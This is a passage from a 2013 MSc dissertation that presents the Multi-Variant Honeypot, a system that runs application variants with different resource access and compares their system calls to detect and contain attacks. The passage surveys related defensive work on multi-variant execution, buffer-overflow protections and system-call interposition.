IMPERIAL COLLEGE

DEPARTMENT OF COMPUTING

Design of a Honeypot via System Call Interposition

Author:
Giuseppe PES

Supervisor:
Prof. Cristian CADAR

Submitted in partial fulfilment of the requirements for the MSc Degree in Computing Science / Software Engineering of Imperial College London

September 4, 2013

Abstract

Software written in an unsafe language like C and C++ is often subject to memory errors such as buffer overflows, dangling pointers, and string format vulnerabilies. Such errors can lead to program crashes, unpredictable behavior and in the worst case to security vulnerabilities.

We present a new user space security mechanism which provides a runtime protection against these threats, preventing an attacker from performing any malicious action as well as recording its attempts. We implemented this security mechanism in a prototype system called Multi-Variant Honeypot (MVH) which retains the best features of honeypot and multi-variant systems, while overcoming their limitations.

MVH is able to simultaneously run multiple versions of an application and to monitor their behavior. Divergence in the behaviour might be a sign of an ongoing attack. Differently from other multi-variant environments, the variants created by MVH have different action scope and different access to resources such as network and file system. This characteristic distinguishes our system from other security tools and permits to significantly extend the possible uses of a multi-variant environment.

MVH can be configured to work exactly like an intrusion detection system, identifying and preventing attacks based on software vulnerabilities like buffer overflows. The major advantage of this approach is that it permits the detection of a wider range of threats, including "zero day" attack, than other protection techniques such as static code analysis and code instrumentation. However, MVH is not limited only to detect an attack. By taking the maximum advantage from the sandbox environment in which the variants are executed, MVH can allow an attacker to perform actions without compromising the security of the system. This is possible because MVH automatically secures important resources when an attack is detected, while every attacker's action is intercepted and executed in a safe manner.

There are several advantages in using MVH to implement a honeypot system. It can automatically transform any application into a honeypot system, provided that it knows the semantic of the system calls used. This is possible because MVH can run fully capable software, while protecting the host system from damages caused by the execution of arbitrary code. Direct consequence of this is that a honeypot becomes an active system able to accomplish real and valuable tasks. The effectiveness of our security mechanism has been verified by conducting a series of analytic experiments whose aim was to assess its ability of detecting an attack and the performance impact introduced over the execution of the monitored application.

Acknowledgements

I would like to thank my supervisor, Professor Cristian Cadar, for the privilege of working under his supervision, his time and precious feedbacks.

I am also grateful to Petr Hošek for his valuable comments, and help in finding solutions to various implementation problems.

Contents

List of Figures

Listings

Chapter 1

Introduction

Security vulnerabilities in software have been a significant problem for the computer industry for decades. Applications are often vulnerable to buffer overflows, back doors and logic errors which may permit attackers to compromise the application and, depending on the impact of the flaw, even the entire system. While the use of safer programming languages such as Java and C# has mitigated the problem, there are still many software packages that are implemented and maintained in C and C++. This is primarily due to concerns about performance and access to low-level constructs, which is not always possible in languages executed in a managed environment. On the other hand, despite an increase in education and the availability of safer APIs designed to help detect errors, writing safe and secure programs in C and C++ is rather difficult.

Many techniques have been developed to eliminate vulnerabilities, but none of them provides a final solution. Modern static analysis tools (e.g. Lint, Clang) are capable of finding many varieties of programming errors by analysing the source code, but the absence of run-time information limits their capabilities. Run-time protections against buffer-overflows (e.g. canary values, random stack and heap layout) have been developed to overcome the limitations of the static approaches. However, each dynamic mechanism provides protection against only one type of vulnerability. Although they are orthogonal to each other and thus they can be combined to increase the number of the vulnerability that can be identified, they do not provide a complete solution as in certain conditions they may be bypassed. Due to the risk of a possible unknown vulnerabilities into a production system, organizations have begun to deploy defence mechanisms for detecting and mitigating this threat. The two primary such mechanisms are *honeypots* and and *anomaly detection systems*.

Anomaly detection refers to a broad family of security mechanisms, starting from network monitors (e.g. Snort) to multi-variant systems (e.g. Orchestra) which detect attacks of different nature. Despite the large variety of approaches employed to implement an anomaly detection system, there is a common factor among them; an anomaly is discovered when the behaviour of an application or a data set is not conform to the established norm. The anomalies thus detected often identify an ongoing malicious activity on the system. Multi-variant execution is usually employed in critical applications to detect and prevent remote attacks that allow the execution of arbitrary code on the target machine. This includes attacks based on buffer overflows, dangling pointer and string format vulnerability. This is the most dangerous and difficult category of attacks to detect as an attacker can comprise the entire system and delete his actions, making impossible to identify the attack.

A multi-variant system detects attacks by running two or more slightly different versions of the same program, called *variants*, in lockstep. At defined synchronization points, the variants' behavior is compared against each other. Divergence among the behavior is an indication of an anomaly. An obvious drawback of multi-variant execution is the extra processing overhead, since at least two variants of the same program must be executed in lockstep to provide a means of detecting a divergence. However, a multi-variant system can benefits from the abundance of parallelism that can be found into the new computing architectures. Multi-core systems often have some idle CPUs due to the lack of parallelism in many applications, a multi-variant system can take advantage of this situation using the idle CPUs to run a variant.

Nevertheless, often it is useful to gather as much information as possible about the attack and the attacker. These information are particularly valuable, for example, to understand the attacker's interests on the system or to discover an unknown vulnerability. However, anomalous detector technologies previously described are only capable of discovering an ongoing attack and gathering few information such as IP address of the attacker and time of the attack.

Honeypot systems have been developed with the only purpose of collecting information regarding an attack. A honeypot is a security system that lures an attacker by showing some well known vulnerabilities, while being heavily instrumented to monitor and control in a safe manner the attacker's actions. A honeypot is a security resource whose value lies in being probed, attacked, or compromised. This means that a honeypot is designed because for being attacked, and the attacks that such system is subject to are the real value of the system. The information thus obtained are very precious as they may lead to discover new unknown vulnerabilities (zero day bugs) or what are the interests of the attacker. For instance, when a honeypot is compromised, the attack vector used for the attack can be studied to develop a patch that fixes the exploited vulnerability, so that further attacks of the same nature can be prevented.

However, honeypot systems are affected by several limitations. First, they do not have any production value; no person or resource should be communicating with them (i.e. network traffic to them usually indicates an anomalous activity such as port scan, IP discovery). Second and foremost, if a honeypot fails to lure an attacker, it does not provide any security benefit for the system. There are several reasons why an attacker may chose not to attack a honeypot. The software installed in the honeypot system is too old compared to the software installed in the other machines. This may arise doubts about the nature of the system. An attacker may not be interested in the application used as honeypot. For example, an email service can be used as honeypot system, while an attacker is interested in compromising a web page and thus his only interests are web service applications.

This document presents a novel hybrid approach named *Multi-Variant Honeypot* (MVH), which combines the best features of honeypots and multi-variant system. A Mutli-Variant Honeypot targets server applications, but it can be easily extended to support any applications both server and client side. Unlike a common honeypot [42, 57] system which emulates some aspects of a real application to deceive an attacker (for example, a honeypot system can be built by implementing the login component of a SSH or TELNET service), MVH is able to transform any application in a honeypot, while ensuring the security of critical resources. MVH achieves this result by running two slightly different versions of the same application, called *variants*, in lockstep, but differently from other multi-variant systems, the variants have different action scope and different access to resources such as network and file system. A third component called *monitor* synchronizes the execution of the variants at a system call level and grant or denied access to the resource. An attack is identified when a divergence is discovered in the behaviour of the variants.

For example, let's consider the case where a web service is protected using our prototype. MVH runs two slight different instances of the same application. One variant is referred to as *public variant* and it can exclusively access network resources, while the other variant, referred to as *private variant* can access only the file system. Every time a request arrives, this is forwarded to the private variant through the monitor component to be accomplished and then the result is sent back to the public variant. When a dangerous request arrives, although both variants receive it, only the public variant is compromised. This generates a divergence in their behaviour which is then caught by the monitor process. Note, that even if the public variant is compromised, an attacker cannot inflict damages to the system because each system call is intercepted by the monitor. When an attack is detected, the monitor protects crucial resources by closing the private variant and any communication with the machine where the private variant was running. Then it starts recording and emulating in a safe manner system calls made by the compromised public variant. Each system call is recorded along with its arguments. The information so obtained provide a precious resource for understanding the nature of the attack as they throughly map the actions performed by an attacker.




Figure 1.1: A simple classification of honeypots and multi-variant systems, based on attack detection accuracy and information gained about the attack. It can be easily noticed that a Multi-Variant honeypot retains the benefit of both mechanism.

Our approach, as depicted in the Figure 1.1, offers the same level of accuracy in detecting an attack as a traditional multi-variant system, while collecting the same level of information offered by a honeypot system. Precisely, it offers several advantages over standalone Multi-variant System or honeypot:

- MVH has a higher accuracy than any other honeypot system. This a crucial characteristic as a network administrator can fully trust the warnings raised by our system. An attack is identified when a divergence in the execution between the public and private process arises. This method is ideal to identify attacks and it reduces false negative and false positive increasing the accuracy and the reliability of the entire system.

- In contrast to traditional honeypot systems, our system can be used in a real environment to perform useful tasks without compromising the security of sensitive resources. This is possible because it can be configured to access real resources in normal conditions, while under abnormal conditions which may identify an attack, a set of fake resources can be used to deceive an attacker, exactly like a honeypot system. Of course, this feature does not come for free. The task accomplished by the application would suffer from an performance overhead introduced by the intercepting mechanism.

- MVH provides a higher level of security than a normal multi-variant system, as when an attack is detected it automatically prevent an attacker from accessing critical resources. When the public process gets compromised, the attacker gains access to an environment that is fully controlled by our application and every attempt to inflict damage to other resource is prevented. In fact, every attacker's action runs in a sandboxed environment, therefore we are not granting full freedom to the attacker.

- An attacker cannot identify a honeypot implemented using MVH, because MVH does not change the semantic of the application.

- A multi-variant honeypot is not bound to a particular type of application, as any application can be run on MVH provided that it supports the system call invoked by that application.

In conclusion, a multi-variant execution system can detect an attack, but cannot prevent an attacker from compromising the system unless some additional actions are taken and they offer little or no information regarding the nature of the attack. While, a honeypot system offers a higher level of protection as it does not expose relevant information. However, this aspect is also its main weakness since a honeypot system is totally useless if it is not attacked and compromised. Multi-variant overcomes their limitations, while providing the same security level of an honey pot system and the same accuracy of multi-variant intrusion detection system.

1.1 Dissertation outline

This dissertation has the following outline:

Chapter 2 presents the state of the art of related fields, highlighting research results that have influenced our design and implementation.

Chapter 3 presents the architecture of MVH. It describes in detail how the process monitor synchronizes the execution of the variants a and introduces different techniques that can be used to generate a software variation which enhances the resilience against certain attacks.

Chapter 4 describes the internal aspect of the system call interceptor mechanism employed by MVH. It also offers an overview of the new security mechanism seccomp-BPF which has been heavily employed in the implementation of our prototype.

Chapter 5 evaluates the security and performance of our implementation.

Chapter 6 concludes the dissertation and provides an outlook on future work.

Chapter 2

Related Work

Many areas of research involve multi-variant execution, intrusion detection, system call interposition and honeypots systems. This chapter describes related areas of research which have been relevant for the design and the implementation of MVH.

2.1 Multi Software Execution

Replicated software execution has been employed since the early stage of computer science, in particular, for fault tolerance purposes. In 1968 Knowlton [38] proposed a combination of hardware and software which simultaneously runs two variants of a program for automatically detecting many programming errors; in particular, those errors which can cause a program to misbehave in different ways, depending upon how the faulty program and its data are mapped into memory. The variant were logically identical, but they were broken into different fragments. The code fragments were reordered and jump instructions used to link them, preserving the original behaviour. The CPU could run these two variants in parallel verifying that they were executing equivalent instructions.

N-version programming (NVP), also known as multiversion programming, is a method or process in software engineering where multiple functionally equivalent programs are independently developed from the same initial specifications. The idea of N-version programming was introduced in 1977 by Liming Chen and Algirdas Avizienis [15], with the hope that the different versions will reduce the probability of identical software faults occurring in two or more versions of the program. The aim of multiversion programing is to improve the reliability of software application by building in fault tolerance or redundancy. In [52], this technique has been extended to the detection of new security vulnerabilities. In particular, they demonstrate how NVP can be successfully used to make a web server robust to the most common Web vulnerabilities. However, this multiversion programming has received several criticisms. Researchers have argued that independence in software developing will lead to statistically independent mistakes may be faulty. In 1986, Knight and Leveson [36,37] conducted an experiment that proved that the assumption of independence of failures in N-version programs failed statistically. In addition, MVP requires an high development and maintenance cost.

Reynolds [60] proposed a novel intrusion detection architecture which used a comparison of outputs from diverse applications to detect an intrusion in the system. For example, Apache and Lighttp can be used to serve the same HTTP request and their output can be compared to detect an intrusion. The diverse applications also strengthen the resiliency of the entire system by forcing attacks to exploit independent vulnerabilities. This technique has recently been extended by researchers to provide security using *simultatneous* n-variants execution of the same application; our security method falls into this category.

Cox [12] developed an architectural framework for systematically using automated diversity to provide high assurance detection and disruption for large classes of attacks. The framework executes a set of automatically diversified variants on the same inputs, and monitors their behavior to detect divergences. The benefit of this approach is that it requires an attacker to simultaneously compromise all variants with the same input. Our system has the same benefit, but it does not require the modification of the Linux kernel increasing the maintenance and development cost as well as reducing the portability, like their prototype. Berger and Zorn [13] proposed a similar solution called DieHard which provides probabilistic memory safety. DieHard's memory manager randomizes the location of objects in a heap preventing heap corruption and avoiding memory errors. Multiple replicas of the same application are run simultaneously. By initializing each replica with a different random seed and requiring agreement on output, the likelihood of correct execution is increased because errors are unlikely to have the same effect across all replicas. However, their mechanism was limited to monitoring only the standard I/O, while our system monitors the variants behaviour at system call level. In [43, 51], this method has been extended to automatically find the location and the size of the memory errors by analyzing the heap. Furthermore, this solution was able to generate run-time patches to correct the errors.

In contrast to our prototype, TightLip [82] uses two identical processes fed with different inputs, to detect potential sensitive data leakage. It requires OS kernel modifications and its focus is on preserving privacy.

Salamat [33, 64, 65, 67] proposed Orchestra, a run time defence against code injection attacks using replicated execution. Orchestra runs multiple slightly different versions of the same application simultaneously and monitors their execution to verify that they are behaving in a conform manner. Orchestra made two significant contributions to the field of attack detection through multi-variant execution which are relevant for our implementation. Firstly, the multi-variant monitor process runs completely at user-space increasing the portability as well as security of the entire system. Secondly, Orchestra synchronizes the execution of variants at system call level. An attack is detected when a divergence into the system call sequence arises. This permits Orchestra to detect an attack as soon as it tries to perform a malicious action. The latter is a remarkable result as it allows a swift response to an attack. Our prototype follows the same idea by synchronizing the variants' execution at system call level. Although a user space monitor process is used in our prototype, we implemented it in a different manner. Orchestra uses a system call interceptor based on `ptrace`, while our prototype uses a hybrid system call interceptor based on secomp-BPF and a binary rewriting mechanism to solve those shortcomings that affect the functionality of an intercepting architecture based on `ptrace`, including high overhead, absence of system call filtering capability and absence of system call nullification mechanism. Furthermore, Salamat and Wimmer [10] prosed a valid solution to the problem of asynchronous signal delivery in multi-variant system which removes the risk of generating divergence between the execution of the variants. Their algorithm ensures that each signal is intercepted by the monitor process and synchronously delivered to all variants within the interval time between two successive system call invocations. Their solution relies upon the fact that whenever a signal is sent to a variant, the operating system stops the variant and notify the monitor. Unfortunately, our system call intercepting mechanism does not provide the same means of intercepting a signal and therefore we have to used a different solution to notify the monitor when a signal is received. Orchestra generates variants using various techniques (e.g. reverse stack, system call variable randomization, heap layout randomization) which allow it to detecting a large variety of vulnerabilities. The discussion of the effectiveness of this method can be found at [32, 66]

In [55], a multi-variant method has been used to mitigate the risk of software updates, since a new software version may introduce new bugs and security vulnerability. Whenever a new update becomes available, the new version is run in parallel with the old one. Their execution is carefully synchronized and their behaviour is compared at well defined synchronization points. When a version is affected by an anomaly (e.g. segmentation fault), the behaviour of the version starts diverging. This divergence is detect by a monitor process which then selects the behaviour of the more reliable version. Furthermore, the faulty version is patched at runtime so that the next time the correct behaviour is automatically executed.

In our system we use a multi-variant method to run slightly different versions of the same application and their execution is synchronized at system call level. Differently from other similar mechanisms presented in this section, our system is the first multi-variant system that permits to arbitrarily limit what resources can be accessed by a variant (e.g. files, network), as well as maintaining unchanged the original behaviour of the application.

2.2 Prevention of Buffer Overflows

Although buffer overflow vulnerabilities have been known since the 1960s, they remain one of the most frequently reported type of remote attack against computer systems. A large body of existing research has focused on detecting and preventing attacks of this nature. This section offers a brief survey of the various techniques and tools that can be used to mitigate their threat. If the source code of the application is available, individual programs can have buffer overflow detection automatically added in to the program binary through the use of a modified compiler. PointGuard [19] is a compiler technique to defend against most kinds of buffer overflows by encrypting pointers when stored in memory, and decrypting them only when loaded into CPU registers. For every process running on the machine, a different random key was stored in a protected memory area. Every pointer was then obfuscated by XORing its value with the random key within its memory space. Unfortunately, it was rather easy to circumvent this protection mechanism [72].

Similarly, PC Encoding [59] uses a random key to encode and decode the address of a function before every function call. However, this method did not protect the key, and thus an attacker could read it and use to decode the function address. Mudflap [24] is another tool that employs compile time instrumentation to detect certain erroneous uses of pointer at run-time. It transparently adds protective code to a variety of potentially unsafe C/C++ constructs able to detect the most common and annoying errors, including NULL pointer dereferencing, running off the ends of buffers and strings, leaking memory. This has been later introduced in GCC [1].

An alternative to pointer obfuscation is the approach taken by StackGuard [20, 75]. When an application is compiled using StackGuard an extra value called *canary* is placed in front of the function return address on the stack. The assumption at the base of the this protection model is that any stack smashing attack that would overwrite the return address would also modify the canary value, and therefore checking the canary value before returning would detect the attack. However, this method posses some limitations [14, 61]. Firstly, it does not protect against overflows that overwrite function pointers. Secondly, if an attacker is able to alter the content of pointer to point to the return address in the stack, he can overwrite the return address of a function without modifying the canary value.

StackShield [4] keeps a copy of the return address in a private location in memory. The epilogue of a function reads the return address from this private memory location rather than from the stack. However, in [14, 61] has been proved that in certain circumstances is possible to bypass this protection.

A different approach, which does not rely on code instrumentation via compiler, is to enforce a memory policy on the stack memory region that disallows execution from the stack. Therefore, it prevents attackers from executing code injected to the stack. This means that in order to execute shellcode from the stack an attacker must either find a way to disable the execution protection from memory, or find a way to put his shellcode payload in a non-protected region of memory. Nowadays, this protection mechanism is largely used to protect software applications against buffer overflow, as desktop processors have begun supporting a no-execute flag which disallows code execution within the stack. While this method definitely makes the canonical approach to stack buffer overflow exploitation fail, it is not without its problems. It does not provide protection against return-to-*libc* attacks [50]. In this attack the malicious payload will load the stack not with shellcode, but with a proper call stack so that execution is vectored to a chain of standard library calls, usually with the effect of disabling memory protections and allowing shellcode to run as normal.

In conclusion of this brief survey, it is important to notice that almost after 40 years of discussion about buffer overflows there is not a final solution to this problem. However, substantial improvements to mitigate this threat have been done. In particular, we use canary values as well as a not executable stack to enforce the resiliency of the private variant against buffer overflow. Moreover, the memory space of the private variant is entirely randomized, since an attacker needs to determine where executable code resides in order to correctly run the injected code.

2.3 Choice of a system call interceptor mechanism

A large variety of different approaches can be employed for implementing a system call interceptor, spanning from kernel enhancements [27,58,77] to binary rewriting techniques [41,49,80]. This section shows a short review of different system call interceptor mechanisms, highlighting why they are not suitable for being used in MVH.

Interposition library:

System calls are rarely directly invoked by an application, rather these are called via a wrapper function within the `libc` library on most Unix systems. This characteristic can be exploited to build an interposition architecture at the library level, such as [70]. The interposition mechanism is quite simple to implement. The application through which we want to intercept system calls is linked to a library that provides a similar APIs to the libc's APIs; this library is named as *interposition library*. Each function exposed by the interposition library is actually a wrapper routine of the real API exported by `libc`, whose only task is to record system call requests along with parameters and results, and then invoke the real system call. The major benefit of the technique is that it is very efficient and relatively easy to implement. However, it can be easily bypassed if an application invokes a system call using a low level mechanism (e.g. calling a software interrupt). In addition, the interposition library must always provide an API interface conforming to the `libc` interface. This means that the intercepting mechanism is not usable with different versions of the `libc` library, making it not portable. Therefore, this approach is not feasible for implementing a system where security and portability are major concerns, such as MVH.

Ptrace:

Controversially to other multi-variant systems [55, 67], the possibility of using `ptrace` has been discarded because it misses fundamental features.

Like most of the Unix-like operating system, Linux supports the *ptrace* system call. Ptrace provides a means by which a process might observe and control the execution of another process; the first process is referred to as the *tracer* process and the latter as the *tracee* process. The tracer process gains extensive control over the operations of the tracee process. This includes manipulation of its file descriptors, memory, and registers. It can single-step through the tracee's code, observe and intercept system calls and their results. Furthermore, it can manipulate the tracee's signal handlers and both receive and send signals on its behalf. While a process is being traced all events such as attempting to invoke a system call or receiving a signal, are turned into `SIGCHLD`[1] signals that are delivered to the tracer process. Every time the tracee receives a signal, it is stopped so that the tracer can analyse its status and, if necessary, change its execution. These characteristics and the high portability make ptrace the standard intercepting mechanism in Linux. Ptrace has largely been employed to implement a user-space system call interceptor [8, 34, 56, 77]. However, it has some disadvantages that makes it not suitable for implementing the system call interceptor used by MVH.

- Ptrace's major disadvantage is the significant overhead due to the intercepting mechanism. Several context switches from user space to kernel space and back are required for performing the communication between the tracee and the tracer. When an application makes use of a high number of system calls, this may completely compromise its performance.
- Ptrace offers a really poor and problematic support for multithread applications which may cause security flaws, principally due to race conditions. The basic approach with

[1]The communication between the tracee and the tracer is performed using the standard UNIX parent/child signaling over *wait* family system call

multithread applications is to stop all threads when an event occurs in one of them. Of course, this approach causes a waste of time, since threads that are not involved in the event may perform useful work instead of being stopped. This behaviour is justified by the fact that ptrace has been mainly designed for debugging purposes, where performance is not the main requirement. However, some techniques have been developed to mitigate these consequences, as in [67].

- Ptrace does not provide a way to nullify a system call one this has been issued. As in the previous case, a partial solution to this problem has been developed [22,23]. The execution of a system call can be prevented by changing the number that identifies the requested system call with the system call identifier of a harmless system call such as `getpid`.
- Using ptrace, the tracer process must intercept all system calls made by the tracee, even those on which it is not interested, since ptrace does not provide a system call filtering mechanism.

Kernel extension:
An alternative method to implement a system call interceptor is to use a kernel extension. Precisely, the Linux kernel offers the possibility of being extended with new features either via a kernel module or by directly modifying the source code. A system call interceptor can be implemented using tracing mechanisms available in kernel space (e.g. kprobes [47] or rewriting the system call table [77]). A kernel system call interceptor can be designed to offer an interface at user space via the `proc` interface or at kernel space [58] via a module. Regardless of type of interface exported, a user can use it to notify which actions should be taken when a system call is invoked. One of the primary advantages of a kernel based approach is the low interception overhead (if the interface is not exported at user space). Moreover, a kernel based system call interceptor offers more power in terms of what operations can be performed over the execution of the monitored process since it runs a kernel space (e.g. it can directly access the memory of the monitored application without introducing any additional overhead).

- Developing kernel-space code is more difficult and error-prone than user-space code since numerous developing paradigms and structures that are commonly used in user space may not be available at kernel space (e.g. `malloc`).
- An error at kernel space may compromise the entire system and is more difficult to discover. This is one reason why this approach is seen as too risky.
- The intercepting architecture is not easily portable among different systems, since the intercepting mechanism may not be compatible with different kernel versions. This is even worse if the mechanism has been implemented by modifying the source code, as it requires patches to be applied to the source code and a new compilation of the entire kernel to be made.
- In order to install a kernel tracing mechanism root privileges are required.

These factors, and in particular the absence of portability of the intercepting system, motivated us to discard this approach and search for an alternative method that better fits our requirements.

Binary rewriting :
Binary rewriting is a software technique that transforms an executable by maintaining its original behaviour, while improving it in one or more aspects, such as performance, security and reliability. A system call interceptor based on a binary rewriting works by placing a trampoline instruction (i.e. a `jump` instruction) at each system call instruction invocation within the application code, to transfer control to a routine. The task of this routine is to perform user defined actions before and after the execution of a system call. Binary rewriters usually fall into two categories:

- *Static binary rewriters* modify the executable file off-line allowing them to perform complex analysis and transformations. Due to their off-line nature, binary rewriters must address some difficult challenges in order to ensure the correctness of the rewritten binary file. A binary rewriter must correctly identify all code regions and address locations within the binary file. This cannot be achieved merely by disassembling the entire code segment since compilers often insert data within the code segment (such as jump tables and padding) for performance reasons. The identification of address locations is required to adjust addresses during the relocation phase[2]. This problems can be solved using relocation information, which unfortunately is not available in deployed applications. The second problem that a binary rewriter has to deal with is the different size of the Intel instructions. To intercept a system call, the instructions that call a system call whose size is usually one byte have to be substituted with an unconditional `jump` instruction whose size is typically five bytes. This problem can be solved by obtaining free space by relocating some instructions that precede or come after the system call instruction. This method has been used in [28, 49]. A system call interceptor based on a static binary rewriting approach introduces a really low overhead, because it truly avoids context switches and expensive accesses to the memory of an external process. Nevertheless, a static binary rewriting mechanism does not offer a valid solution for MVH since it does not provide any protection against malicious code loaded at runtime (e.g. shell code).

- *Dynamic binary rewriters* modify the executable during its execution. The key advantage of this method is that it does not require any relocation or symbolic information as at runtime the identification of the code regions and the address locations is straightforward. Unfortunately, dynamic rewriters introduce a significant overhead during execution, as all rewriting operations occur at runtime. Therefore, binary rewriting is not a suitable technology to perform complex transformations such as automatic parallelization, as the overhead introduced is prohibitive. Consequent to this limitation, dynamic binary rewriters have only been employed for simple code instrumentation, and even in this case the overhead introduced is significant, for DinamoRIO 20% and PIN 54% as reported in [69].

Binary rewriting is a truly powerful technique, but neither the dynamic approach nor the static approach are suitable for MVH. The first has been discarded for the lack of security, while the second has been discarded for the high overhead required. However, there is an hybrid version of the previous mechanism which merges the advantages of both approaches in a new one called, *selective binary rewriting*. A selective binary rewriter rewrites only specific instructions at run time, avoiding the need for any relocation or symbolic information as well as not introducing a high overhead since the number of instructions rewritten are limited. The only problem that must be addressed using this technique is the different size of the Intel instruction set.

Differently from previous multi execution systems [55,67] which employ a system call interceptor based on one of the above methods, we propose a novel hybrid interposition architecture that combines the best features of a promising new security technology called *Seccomp-BPF* `Seccomp-bpf` and a selective binary rewriting mechanism. The former has been chosen for the extensive control granted over the system calls issued by an application, while the latter has been employed to reduce the overall overhead introduced on the execution of the monitored application.

By adopting this mechanism, we can fully satisfy the MVH requirements described in § 4.2. Moreover, we claim that our system call interceptor overcomes all limitations of the previous mechanisms which make their use error prone and limit their functionality, including high performance overhead, problematic support for multi-threaded applications and the inability to filter system calls.

[2]The relocation phase during a binary rewriting process consists of relocating some code blocks within the binary file. This causes that all `jump` instructions whose target address points to one of the relocated block have to be updated.




Figure 2.3: (a) Ostia delegating architecture. Note the restricted interface runs in kernel space (i.e. kernel module), while the other components are executed in user space. Credits [27]. (b) Delegating architecture used in seccompsandbox. All components run in user space.

2.4 System call interposition via delegating architecture

System administrators have tried to mitigate the risk of running untrusted applications using security mechanisms like sandbox tools. Although a wide variety of approaches can be used to implement a sandbox, the most commonly used method is system call interposition. This approach allows to monitor every system call invoked by the sandboxed application and prevent any dangerous action. Unfortunately, this security model posses several shortcomings that reduce its effectiveness, including high overhead and security flaws.

In 2004, Garfinkel et al. [27] presented Ostia, the first sandbox mechanism that relies on a *delegating* architecture which overcomes many of the limitations of prior sandboxing systems. In particular, a delegating architecture solves in a simple and efficient way security flaws due to race conditions [21, 26]. The idea at the base of a delegating model is that a sandboxed application, instead of requesting sensitive resources directly from the kernel, delegates responsibility for obtaining sensitive resources to the program (called *agent*) controlling the sandbox. The agent accesses resources on behalf of the sandboxed program according to a user-specified security policy.

We adopted a delegating system call interposition architecture in our prototype, which retains the best features of Ostia while improving some aspects. The design of Ostia is not anymore supported by recent version of Linux because the intercepting mechanism was principally based on the capability of modifying the system call table within the Linux kernel. The Ostia intercepting architecture is depicted in Figure 2.3 (a). The entire system call intercepting mechanism was implemented in a small kernel module, which prevents system calls made by the sandboxed program from being executed by redirecting execution to emulation library installed into the memory space of the sandboxed memory. The task of the emulation library is to convert a system call request into a IPC request for the agent process. The user-level agent is responsible for executing system calls on behalf of the traced process and then providing this with the result through the emulation routine.

Our delegating architecture differers from the Ostia implementation in the following aspects. Firstly, our implementation does not require the use of any kernel mechanism and thus it is more portable and safe than Ostia. Secondly, in our implementation the agent responsible for the execution of a system is a thread running in the same memory space of the untrusted application. This allows the agent to directly read and write the memory of the untrusted application increasing the performance of entire architecture. However, before the trusted thread executes a system call, a system call request is sent to an external process called monitor to be verified. The execution of the external monitor process and the trusted thread cannot be affected by an untrusted application because every attempt to do so requires a system call which is intercepted by our system before the operating system starts executing.

The idea of a delegating architecture has been used and extended by Google engineers while developing a delegating sandbox called seccompsendbox [28] employed in Chrome. Seccomp-sandboxed uses a delegating architecture depicted in Figure 2.3 (b). It runs an untrusted application in sandbox environment built using seccomp mode strict [44]. This security mechanism allows the execution of only 4 safe system calls (`sigreturn`, `read`, `write`, `exit`), other attempt to invoke a system call cause the termination of the calling application. To guarantee a correct execution of a sandboxed application, a helper thread is run simultaneously to the untrusted application within the same memory space. As in the previous case, the helper thread executes the system on behalf of the untrusted thread in a safe manner. Seccompsandbox allows the untrusted application to directly send a request to the trusted thread if this is considered safe. A system call is considered safe if its execution does not open a new resources. For example, a `open` and `socket` are considered unsafe system calls because they return a file descriptor that can be used to modify a file or to send data over a network and therefore they need to be carefully verified. While a system call like `read` or `write` whose execution modify an open resource and thus already verified is considered safe. If a system call is considered dangerous this request is sent to a trusted process which verifies its validity.

Seccompsandbox uses a dynamic binary rewriting mechanism to prevent the untrusted application from invoking a system call. Every code segment belonging to an application is analysed to search for system call instructions. When a system call instruction is found, this is removed and and jump instruction is installed in order to redirect execution to an handler routine whose task is to emulate the execution of the invoked system call. Basically, the handler routine forwards the system call request to the trusted thread or to the trusted process according to the nature of system call issued. The green area in the Figure 2.3 (b) represents a shared memory between the trusted process and the untrusted which is used to rapidly transfer the system call arguments.

Our implementation resembles some aspects of the architecture of seccompsandbox, while differing in some others. Our implementation allows a user to decouple the different components of our system so that they can be deployed in a different machines as they communicate over a socket connection. This feature can be used to interpose additional protection level between the components to increase the security. Another significant difference is that each system call is verified by the process monitor in our system and there is no direct communication between trusted and untrusted code. Finally, we employed seccomp filtering mode instead of seccomp strict mode to transform a system call requests into a trap signal.

2.5 Defence systems

The level of malicious activity has increased over the past years, organizations have begun to deploy mechanisms for detecting and responding to new attacks or suspicious activities, called *Intrusion Detection System* (IDS) [62]. They use a ruled-based approach to detect attacks (e.g. Snort), thus they are, to large extend, limited to protecting against well known attacks. As consequence, new detecting systems able to identify unknown attacks (also referred to as zero-day attacks) have been developed, such as *anmomaly detection system* [73,79] and *honeypots* [5,42,57].

